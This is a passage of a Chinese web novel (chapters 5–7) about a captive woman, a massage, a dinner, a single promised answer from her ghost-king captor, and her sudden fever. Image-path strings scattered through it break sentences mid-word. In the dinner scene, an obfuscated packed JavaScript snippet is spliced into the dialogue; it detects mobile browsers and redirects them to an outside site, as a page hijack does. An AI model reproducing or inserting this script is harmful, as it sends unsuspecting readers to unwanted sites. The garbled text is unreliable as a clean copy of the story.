自带的长发烘干机嗡嗡启动,她坐着享受着自然风吹干头发的舒爽,禁不住又睡了一会儿。 再次睁开眼时,烘干机已经自动停了,可外面隐约有声音响起,像是有人在调整什么参数。 她将手压在门把手上,轻轻转动,随着门缝打开,一阵清晰的机械女声传来。 “力度:3分,范围:肩胛骨到尾椎骨,模式:轻柔。如您确认无误,按摩即将开始。” 随着门逐渐打开,只见外面沙发上,谢然穿着一套浅灰色的长袖睡衣趴着,旁边的家居机器人站在一旁,做出准备按摩的姿势。 他分明听到了门开的声音,但并没有抬起头来看一眼。 机器人发出嗡嗡的响声,开始操作起来。 宋绮梦本来想要退回卧室里去,可看到这一幕,又莫名停下了脚步。 有按摩功能的机器人好像很贵,比一般的打扫卫生的机器人程序复杂得多。 她从学校毕业之后,一直想着买一个这样的机器人送给爸妈,毕竟她和他们不在一个城市,照顾不了那么到位。 这款机器人手臂看上去触感柔软,除了神色呆滞,其余地方看不出和正常人类有什么差异。 也许是看得太久了,谢然忽然从沙发上抬起头来,锐利的目光扫过,像是要把她身上剜出一个洞来。 她身子一顿,有种被发现的不安,只好解释道:“手铐…它自己开了…” 谢然并没说什么,背上冷硬的手力道稍微大了些,他不满地皱了皱眉,口中吩咐:“玲珑,开启手臂加热,力度调到2度。” “收到。”机械女声响起后,又是一阵嗡鸣声,想必参数调好了。 但是力度2明显不如力度3舒适,谢然调整了几回姿势,还是觉得不尽如人意。 察觉到不远处的身影还在,谢然再次抬起头来,审视地看着她。 “那个。”宋绮梦舔了舔干涸的唇,犹豫着开口:“这个按摩功能的机器人,感觉舒服吗?” “你要不要来试试?” 万万没想到谢然是这个回答,宋绮梦慌忙摆摆手——她哪儿敢啊。 沉默了片刻,她知道自己继续站在这里并不合适,解释道:“我是想问问你的用户体验而已,我想给我爸妈买一个。” 谢然眸色深沉了几分,生人勿近的气质似乎有了些许缓解,他发出一声含糊的“唔”,示意他知道了。 随即又很快答道:“不怎么样。” “那,为什么不试试真人按摩呢?”宋绮梦也不知道自己哪里来的那么多话,问出来之后才觉得自己多嘴。 谢然没有再看她,而是缓缓问道:“你是不是想叫我出去试试真人按摩,然后伺机逃跑?” 6. 第 6 章 宋绮梦这次确实没有想要支开谢然,然后自己逃跑的意思。 受到这样的质疑,她第一反应是无奈,还有点生气。 不再温软的言语脱口而出:“你到底是有多怕我逃跑啊?” 想了想最近几天一直酝酿但没说出口的话,她态度又软下来:“我对你到底有什么用处?” 见谢然没有生气,她大着胆子往前走了几步,尽力摆出一副可怜巴巴的样子来:“鬼王大人,你看我在这里一点用都没有,每天只会碍您的眼,不如……” 谢然不置可否,扭头对着机器人发出了停止按摩的指令。 随后,他回过头来,眼神中不似往常一样坚冰一片,反而带了些审视和戏谑的意味。 “谁说你没有用了?”他漫不经心地说道:“听说你考过了按摩师高级证书?” 宋绮梦呆住了,脚步顿在原地,心中闪过疑问,但很快又释然了。 作为俘虏,她的通讯器被他收去,她的一些基本信息被他查到,也是理所当然的事情。 “嗯。”她点头:“怎么了?” 机器人玲珑已经完成了收尾工作,身姿僵硬地向外走去。谢然瞥了宋绮梦一眼,用命令的语气吩咐道:“过来替我按摩。” 一瞬间,宋绮梦心里闪过千万个疑问,一股怒气冲向头顶,周围的空气都稀薄了许多。不是,他凭什么?她父母都有两三个月没有享受过她的按摩了,这个证书她才考下来没多久,本来是想着回家照顾父母的,现在他倒想着坐享其成? 攥着双拳,心里想着寄人篱下的诸多无奈处,她又不敢真的得罪了他,只好缓缓向前挪了几步。 “不乐意就算了。”谢然作势要起身,宋绮梦忙上前跨了一大步:“等一下。” 如果这次按摩得好,没准能从他身上获取些好处。 咬着牙把屈辱的泪意憋回去,宋绮梦站在沙发前,先按照预备动作,舒缓了一下手上的筋骨。 才触摸到他的脊背,那一晚的经历不受控制地闪现出来,她又慌乱地缩回了手。 竭力把他想象成无关紧要的人,或者一个假人,就当给她练手用的假人,她又咬咬牙,将手按了回去。 不得不说,谢然背部的手感很好,棱角分明,肌肉分布均匀,像是经过了常年健身的效果。 宋绮梦不禁又想起从第一晚在浴室外头见到他的情形。 果然,中看也中用,好想知道他是怎么练成这样的。 之前不会是做健身教练的吧? 她在这里思绪纷飞,冷不丁被谢然打断了:“好好按,别分心。” 她强忍着不快,强迫自己从回忆中醒过神来,专心致志地按了起来。 不知过了多久,她手上有些酸麻起来,他只是趴着,一点反应也没有。 她探头看了看,发现他竟然不知道什么时候呼吸已经变得均匀,头枕在小臂上,紧闭着双眼。 “哼,居然睡着了,这么舒服吗?”她愤愤不平。 手上加重了力气,暗戳戳使了坏,果然成功将他从梦里弄醒了。 “好了。”他才睡醒,语气还有点含糊不清:“辛苦了。” 她在背后翻了个白眼——她又不是他属下,说什么辛苦了! 谢然起身,见她还是眼巴巴地对着他瞧,不禁笑了笑,看上去心情大好。 宋绮梦这还是第一次见到他笑,就像见到一块千年老冰骤然融化,不免觉得有些新奇。 “最近你都是吃的三明治,想要加餐吗?我亲自做。” 宋绮梦瞪大眼睛——不是,辛苦了这么久,就换来一句加餐? 谁稀罕他亲自做的什么餐!她要的是马上,立刻,离开这个鬼地方! 也许是看出她不满意,他回头又加了一句:“哦,对了,以后,你的行动范围可以扩展到整个别墅,包括三楼和四楼。” 就这?她不为所动。 “还不满意?”他笑意收敛了几分:“你想要我放你走,是不可能了。” “不过,看在你今天辛苦的份上,我可以再给你一个特权。”他盯着她期盼的眼神看了很久,卖足了关子,答案才揭晓:“你可以问我一个问题,无论你问什么,我都会如实回答。” 宋绮梦反复提升的情绪又缓缓坠落回去,跌到谷底。 没有对他的话做出任何回应,她冷着脸甩了甩酸麻的手臂,一言不发地回到了屋里。 忍不住把床上的枕头举起来,在床上摔了几次。 虽然什么用都没有,可好歹是发泄了一场。 冷静了些之后,她瘫在床上,开始细细盘算今天的几个收获。 第一个加餐,这个最是无关紧要,不过根据谢然阴险狡诈的性格,多半是想根据她的饮食习性来推测她的日常生活环境。 第二个,扩大她的行动范围,之前仅限于机器人可去的一楼二楼,如今开放了三四楼,也不一定是好事,可能是谢然故意放出一些幌子来,想看看她会不会自投罗网。 第三个,随意问他一个问题。她捏住下巴,皱了皱眉。 细想想,这倒是一个有意思的议题。 没等她想多久,外头又传来了敲门声,打断了她的思绪。 “出来吃饭了。”是谢然的声音。 她穿上拖鞋走出门去,外头并没有做饭的痕迹,但是香味很浓,餐桌上摆了一个样式古老的铁锅,里头赫然是一整只炖鹅。 桌上还摆了几碟小菜,看上去也是刚炒出来的。 她愣神的当口,他已经递了一双筷子来。 她接过来,心中不免犯嘀咕。 这真是他自己做的?怎么做的东西五花八门的。 先是三明治和牛奶,随后又是铁锅炖大鹅?厨艺相当杂糅。 之前怀疑他是做健身教练的,现在又怀疑他是不是做过主厨。 鉴于他好像活了很多年,或许两种工作都做过也未可知。 谢然面色沉稳,端了一盘炖鹅来,示意她先尝尝。 心里祈求着没毒,她硬着头皮吃了一口。 十分意外地不错。 见她神色满意,他才开口:“今天你辛苦了,谢谢 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198972|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,多吃点吧。” 她几乎被烫到了——装什么礼貌? 一边在心里嫌弃,一边没有出息地胃口大开,吃了两碗饭。 实在是饱了,她才站起身来,想着一会儿要不要去三楼四楼消食,起居室的门被打开了。 安晓生站在门口,显然是没想到能看到两个人相对吃饭的场面,一时间有些晃神。 “你们先吃。”他尴尬地笑了笑:“我在外头等。” 宋绮梦察觉到他们有事要谈,也就识趣地没有再多停留。谢然独自一人安静地吃完了饭,这才抓起椅背上的衣服,径直走到了四楼书房里。 安晓生坐在皮椅上,正无聊地转着圈等着他。 回头一瞧,见他神色坦然地走进来,安晓生再也按捺不住,“噌”地站起身来,语气火急火燎:“你怎么还没把她打发走?” “前几次他们的人用了什么手段,你又不是不知道。”安晓生抱怨起来:“真出了事,不还是我来替你收拾后路。” 谢然难得有几分好心情,耐着性子解释道:“你先别急,这次情况不同,她……倒不是什么危险的人。” 安晓生冷哼一声,把头别过去看向窗外:“他们不会是对症下药,攻破了你的弱点吧。” “越是看上去人畜无害的人,越是危险,这个道理你不应该比我更懂?”安晓生说到这里,又扭过头来看他:“说句不好听的,你应该就是独居久了,太无聊了,有一点新奇的东西出现在你生活里,你就欲罢不能了。” 这句话说出来,许久没有听到谢然回应,安晓生知道自己怕是说重了,便站起身来,向谢然走去。 谢然正站在窗边,向远处看着,不知道在看些什么。 半晌,一个轻缓的声音徐徐传来:“你说得对。” 安晓生脚步停了一瞬,随即又加速走上前去。 他在谢然后肩拍了一掌。 “不是吧你。”他禁不住仔细瞧了瞧谢然的神情,确信不是怒极的反应后,才放心了些。 以往,谢然最不爱听到别人说他孤独,发展到后来,就连单独的“孤”和“独”两个字也不爱听。 这次是怎么了? 看到谢然眼中的红血丝,安晓生叹了口气,语气平缓了许多:“你最近还在失眠吗?” 谢然没有回答,看来并没有缓解了。 安晓生嘀咕了一句,准备去桌上拿他随手带着的医疗箱。 “不必。”谢然早就知道他要做什么:“我这副身体,用不着操心了。” “那也不能……”安晓生将后半句话吞进腹中,生硬地别开了话题:“你留着她,到底有什么用处?” “什么预测能力,不是被你验证过是假的了吗?” “晓生。”谢然没有回答他的问题,而是转过身来,认真地问道:“你是正经医学出身,你知不知道有哪些资料或者书籍,是关于激发潜能的?” 沉默了半晌,安晓生略带惊恐的声音传来:“不是吧谢然,你还想要亲自帮她激发潜能?” “难道你是真的被憋疯了?” 7. 第 7 章 “我有预感。”谢然又低头看向落地窗外的荒地,声音低沉:“她的确有些不一样。” “哪里不一样,什么地方不一样?”安晓生快步走上前去:“你不会被鬼迷心窍了吧,她怎么看都是个初入社会的普通大学生而已啊。” “她来的第一晚,竟然和这里的氛围融合得很好,导致我都没有发现她的异常。”谢然说完这一句,随即又说道:“而且,有她在身边的时候,这附近的灵体都不会轻易来打搅我,因此前几天晚上,我都睡得还不错。” “还有。”谢然像是打开了话匣子:“能从安德鲁手上逃生的人,古往今来只有她一个。” “安德鲁?”安晓生眉头缓缓皱起来:“那个极其暴躁的厉鬼?” 谢然点点头:“你是见识过的,二十多年前,有个人进来偷东西,才一摸到栅栏,就被瞬间撕成了碎片。” “而安德鲁对她多了几分小心翼翼。”谢然沉吟道。 安晓生叹了口气,改口道:“不一样就不一样,他们费了那么大的心思,有几分特殊也是有可能的。我的意思是,你没必要把自己搭进去。” “你需要一个有预测灵感的人替你查清当年的真相,她或许是个好苗子,但你用不着亲自来。”安晓生说到这里,犹豫片刻,还是直截了当地说道:“你的身份太过敏感,不如直接把她当做棋子,成了是好,没成也不会牵连到你。” “我可以帮你。”安晓生提出自己的方案来:“我把她带到我们医院,以新课题研究的名义开发她的潜能,应该比你自己上手快得多。” “更何况,她现在对你应该没有半点好感,这个时候培养她的灵力,她应该也不会配合,效果会大打折扣。” 说了这么多,谢然仍是稳稳地站着,没有递过来半个眼神,就像没听到他说的话一样。 安晓生知道,这代表他全盘否决自己的提议。 知道他倔,安晓生最终还是叹息一声:“我去医院附属学校图书馆帮你找找你要的资料。” 谢然宽厚的肩膀动了动,终于回过头来。 “谢了。”他轻声说。 安晓生离去的脚步在书房外顿住了,这点细微的异常引得谢然回过头来。 原来是宋绮梦站在门外。 她无聊之中走到四楼来,本想转身离去,正好撞见安晓生出来。 不免有些尴尬,她只是轻轻点了点头,算作打招呼。 “叫安叔。”一声不紧不慢的吩咐传来。 她下意识地接口:“……安叔。” 此情此景,倒像是家里小孩不知道叫亲戚什么称呼,“家长”在身后强势提醒。 安晓生面上多了几分无奈,随手摸了一把自己脸上的胡须,不满地嘟囔:“有那么老?” 待安晓生离去之后,宋绮梦脸上残存的笑意才慢慢淡了下去,努力做出一副谈判的架势来。 她要来行使谢然给她的最后一个权利:问他一个问题。 谢然在椅子上坐了,又拖出一把空着的椅子来,示意宋绮梦坐。 亲手给她倒了一杯茶。 宋绮梦坐上去,先是不由自主地看了一眼落地窗外的大片荒地,在确定没有任何其他的建筑物后,心里泛起一丝疑问,但很快又敛去了疑惑的神情。 她莫名有些拘谨起来,将茶杯端在手上,看着高低起伏的茶叶,一言不发。 谢然也不急,喝了一口茶,静待她开口。 宋绮梦喝了一口茶,淡淡的茶香盈满口腔,她抬起头来,看着谢然的眼睛,把问题抛了出来。 “你迟迟不肯放我走,又不肯杀我,是不是因为我有一些潜在的第六感之类的能力,能够帮助到你处理什么事情?” 她一口气讲完,自己都觉得这个问题有些贪婪。 迫不及待地将所有疑问罗列出来,想知道更多真相。 谢然沉默着听完,面上露出了一丝讶然,随即更多的是玩味。“是。”他毫不犹豫地回答完,又喝了一口茶。 他彻底放松下来,随手从桌上抽出一本书来,摆在面前,像是她不在一旁一样。 他连续翻了几页书,她才后知后觉。 “等一下。”她站起身来,按住他翻动的书页:“这就没了?” “当然。”谢然抬起眼皮来看她,带着一丝疑惑:“我已经回答了你的问题。” “你分明是耍赖!”宋绮梦急了:“都不带解释一下的?” 她苦思冥想了半天,才把谢然最近几天的异常行为摸了个大概原因,现如今他一个字就能把她打发了?休想! 谢然自从被她按摩过之后,心情就一直很好。 他此时不知道是故意逗她,还是真实想法:“最终解释权归回答方所有。” “不行。”她眉头拧成了一股绳:“我问的问题是,我能帮你处理什么事情?” 谢然紧盯着她的眼睛,不禁笑了笑。 这一笑,配上绝妙的五官,倒显出一丝邪魅来,看得宋绮梦呆了一瞬。 “这是第二个问题了。”谢然笑道:“要不,你用下一次按摩来换?” “你想得美!”宋绮梦怒极,她柳眉倒竖,面色气得通红,无意识地嘟起嘴来,手上也加重了力气。 “啧。”谢然不满地低头看了一眼,随即捏住她的袖子,将她的手从书上拿开:“别揉皱了我的书。” 眼看着再没有谈下去的必要了,宋绮梦气得七窍生烟,转身走出了书房。 心中暗暗发誓,他以后再也别想享受她的按摩! 也许是气到了,晚饭她也没有吃上几口,到了半夜里,又骤然发起高烧来。 半夜起来,发觉自己浑身发冷、头晕目眩,伴随着剧烈的肌肉酸软,宋绮梦第一时间打开卧室门,才向外走了几步,就失了力气,软软地倒在外间地毯上。 守在门外的机器人经过一轮很快的红外扫描后,发出冷冰冰的警告声:“性别:女;年龄:23岁;体温:39.8℃;症状:高热惊厥;须尽快就医处理。” 还没念到第二遍,谢然就出现在门口,短暂查看过后,将她打横抱起,放在客厅的沙发上。 十几分钟后,安晓生大步走进来,一眼就看到烧得脸色发红的宋绮梦躺在沙发上,紧皱着眉头,看上去十分严重。 快速配置了两瓶退烧药,将针插进她手背上的血管,见她昏迷时还在乱动,又嘱咐谢然用了些大号医用胶带,将她的手臂粘在沙发上。 冰凉的药液输进身体,她的神色逐渐有了好转。 安晓生松了口气,将身上的外套脱下来,擦了擦额间的汗。 